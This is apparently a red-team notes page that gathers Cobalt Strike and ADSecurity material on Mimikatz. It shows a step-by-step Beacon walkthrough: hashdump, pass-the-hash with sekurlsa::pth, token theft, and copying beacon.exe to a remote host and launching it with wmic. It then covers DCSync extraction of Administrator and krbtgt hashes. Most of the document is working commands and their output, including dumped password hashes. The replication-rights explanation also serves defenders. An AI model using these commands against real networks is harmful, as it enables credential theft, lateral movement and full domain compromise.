https://dmcxblue.gitbook.io/red-team-notes/privesc/access-token-manipulation

https://www.youtube.com/watch?v=QF_6zFLmLn0

Mimikatz Cobalt Strike

I'm spending a lot of time with mimikatz lately. I'm fascinated by how much capability it has and I'm constantly asking myself, what's the best way to use this during a red team engagement?

A hidden gem in mimikatz is its ability to create a trust relationship from a username and password hash. Here's the mimikatz command to do this:

sekurlsa::pth /user:USERNAME /domain:DOMAIN /ntlm:HASH /run:COMMAND


The sekurlsa:pth command requires local administrator privileges. This command spawns the process you specify and modifies its access token. The local Windows system will still think the process was run by your current user. The parts of the token designed to support single sign-on will reference the username, domain, and password hash you provide.

If you use the above to spawn another payload (e.g., Meterpreter, Beacon); your actions that attempt to interact with a remote network resource will use the username, domain, and password hash you provide to authenticate.

In practice, spawning a new payload to pass-the-hash is a pain. It's much easier to spawn a bogus process (e.g., calc.exe) and steal its token. Beacon's steal_token command will impersonate a token from another process. The token stolen from our bogus process will continue to reference the username, domain, and password hash you provide. Any actions to interact with a remote resource, while Beacon holds this token, will pass the hash for us.


Let's assume I have a foothold in a target environment and I've elevated my privileges. Here's how I'd use this for lateral movement with Beacon:

1) Run hashdump to dump password hashes for the local users.



```
[+] host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 63557 bytes
[+] dumped password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:195db30d6dec38a8a7b71999073f807f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1003:aad3b435b51404eeaad3b435b51404ee:8c31690609c4d3c09fb76e466809962a:::
User:1000:aad3b435b51404eeaad3b435b51404ee:83414a69a47afeec7e3a37d05a81dc3b:::







beacon>
```


2) Run **mimikatz sekurlsa::pth /user:Administrator /domain:. /ntlm:… /run:"powershell -w hidden"**



```
beacon> mimikatz sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden"
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden" command
[+] host called home, sent: 238663 bytes
[+] received output:
user      : Administrator
domain    : .
program   : powershell -w hidden
NTLM      : 195db30d6dec38a8a7b71999073f807f
  |  PID  648
  |  TID  216
  |  LUID 0 ; 815328 (00000000:000c70e0)
  \_ msv1_0   - data copy @ 00373484 : OK !
  \_ kerberos - data copy @ 003C35F0
   \  aes256 hmac        -> null
beacon>
```


We do powershell -w hidden to create a process without putting a Window on the desktop. Mimikatz doesn't hide Windows for the processes it creates.

3) Use **steal_token 1234** to steal the token from the PID created by mimikatz




```
beacon> steal_token 648
[*] Tasked beacon to steal token from PID 648
[+] host called home, sent: 12 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
```

4) Use **shell dir \\TARGET\C$** to check for local admin rights



```
beacon> shell dir \\WIN8WORKSTATION\C$
[*] Tasked beacon to run: dir \\WIN8WORKSTATION\C$
[+] host called home, sent: 32 bytes
[+] received output:
 Volume in drive \\WIN8WORKSTATION\C$ has no label.
 Volume Serial Number is A848-92DF

 Directory of \\WIN8WORKSTATION\C$

06/20/2014  03:36 PM            15,872 a.exe
06/19/2014  09:15 PM           219,648 aa.exe
07/26/2012  02:52 AM                24 autoexec.bat
07/26/2012  02:52 AM                10 config.sys
09/16/2014  11:46 PM               515 covertvpn_client.log
08/22/2013  03:50 AM    <DIR>          PerfLogs
05/17/2015  12:31 AM    <DIR>          Program Files
beacon>
```

5) Try one of the lateral movement recipes (wmic, sc, schtasks, at) from this blog post to take control of the system.



```
beacon> upload /root/beacon.exe
[*] Tasked beacon to upload /root/beacon.exe
[+] host called home, sent: 284694 bytes
beacon> shell copy beacon.exe \\WIN8WORKSTATION\C$\windows\temp
[*] Tasked beacon to run: copy beacon.exe \\WIN8WORKSTATION\C$\windows\temp
[+] host called home, sent: 57 bytes
[+] received output:
        1 file(s) copied.

beacon> shell wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[*] Tasked beacon to run: wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[+] host called home, sent: 80 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1800;
        ReturnValue = 0;
};
```

https://www.cobaltstrike.com/blog/how-to-pass-the-hash-with-mimikatz/

https://www.youtube.com/watch?v=GmrPHD7k7W0


https://support.alertlogic.com/hc/en-us/articles/360006720392-Windows-Mimikatz-Lateral-Movement-Privilege-Escalation

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

A major feature added to Mimkatz in August 2015 is “DCSync” which effectively “impersonates” a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz’s DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not allowed to pull password data for users by default.



```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835
```

The credentials section in the graphic above shows the current NTLM hashes as well as the password history. This information can be valuable to an attacker since it can provide password creation strategies for users (if cracked).

Will's post has great information on Red Team usage of Mimikatz DCSync:
Mimikatz and DCSync and ExtraSids, Oh My

How DCSync works:

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol)

I have previously done some packet captures for Domain Controller replication and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the DSGetNCChanges function:

"The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica.

It is possible that the set of updates is too large for only one response message. In those cases, multiple DSGetNCChanges requests and responses are done. This process is called replication cycle or simply cycle."

"When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC's which it replicates from."

From MSDN:

The IDL_DRSGetNCChanges method replicates updates from an NC replica on the server.

```
 ULONG IDL_DRSGetNCChanges(
   [in, ref] DRS_HANDLE hDrs,
   [in] DWORD dwInVersion,
   [in, ref, switch_is(dwInVersion)]
     DRS_MSG_GETCHGREQ* pmsgIn,
   [out, ref] DWORD* pdwOutVersion,
   [out, ref, switch_is(*pdwOutVersion)]
     DRS_MSG_GETCHGREPLY* pmsgOut
 );
```

hDrs: *The RPC context handle returned by the IDL_DRSBind method.*

dwInVersion: *Version of the request message.*

pmsgIn: *A pointer to the request message.*

pdwOutVersion: *A pointer to the version of the response message.*

pmsgOut: *A pointer to the response message.*


Return Values: *0 if successful, otherwise a Windows error code.*

Exceptions Thrown*: This method might throw the following exceptions beyond those thrown by the underlying RPC protocol (as specified in [MS-RPCE]): ERROR_INVALID_HANDLE, ERROR_DS_DRS_EXTENSIONS_CHANGED, ERROR_DS_DIFFERENT_REPL_EPOCHS, and ERROR_INVALID_PARAMETER.*

Delegating Rights to Pull Account data:

It is possible to use a regular domain user account to run DCSync. The combination of the following three rights need to be delegated at the domain level in order for the user account to successfully retrieve the password data with DCSync:

- Replicating Directory Changes (DS-Replication-Get-Changes)
  Extended right needed to replicate only those changes from a given NC that are also replicated to the Global Catalog (which excludes secret domain data). This constraint is only meaningful for Domain NCs.
- Replicating Directory Changes All (DS-Replication-Get-Changes-All)
  Control access right that allows the replication of all data in a given replication NC, including secret domain data.
- *Replicating Directory Changes In Filtered Set (rare, only required in some environments)*


rd.adsecurity.org Properties

General | Managed By | Object | Security | Attribute Editor

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- DCR (DCR@rd.adsecurity.org)
- Enterprise Read-only Domain Controllers (RD\Enterprise Read-o...


Add... | Remove

Permissions for DCR	Allow	Deny
Reanimate tombstones	☐	☐
Replicating Directory Changes	✓	☐
Replicating Directory Changes All	✓	☐
Replicating Directory Changes In Filtered Set	✓	☐
Replication synchronization	☐	☐

For special permissions or advanced settings, click Advanced.

Advanced

Note that members of the Administrators and Domain Controller groups have these rights by default.



Advanced Security Settings for lab0

Permissions | Owner | Effective Permissions

To view details for a permission entry, select the entry and then click View.


Permission entries:

Type	Name	Permission	Inherited Fro
Allow	Administrators (ADSECLAB0\Admini...	Read only replication secret synchronization	<not inherite
Allow	ENTERPRISE DOMAIN CONTROL...	Replicating Directory Changes	<not inherite
Allow	Enterprise Read-only Domain Contro...	Replicating Directory Changes	<not inherite
Allow	Administrators (ADSECLAB0\Admini...	Replicating Directory Changes	<not inherite
Allow	Domain Controllers (ADSECLAB0\D...	Replicating Directory Changes All	<not inherite
Allow	Administrators (ADSECLAB0\Admini...	Replicating Directory Changes All	<not inherite
Allow	ENTERPRISE DOMAIN CONTROL...	Replicating Directory Changes In Filtered Set	<not inherite
Allow	Administrators (ADSECLAB0\Admini...	Replicating Directory Changes In Filtered Set	<not inherite
Allow	ENTERPRISE DOMAIN CONTROL...	Replication synchronization	<not inherite
Allow	Administrators (ADSECLAB0\Admini...	Replication synchronization	<not inherite

Pulling Password Data Using DCSync

Once the account is delegated the ability to replicate objects, the account can run Mimikatz DCSync:


mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt"



```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
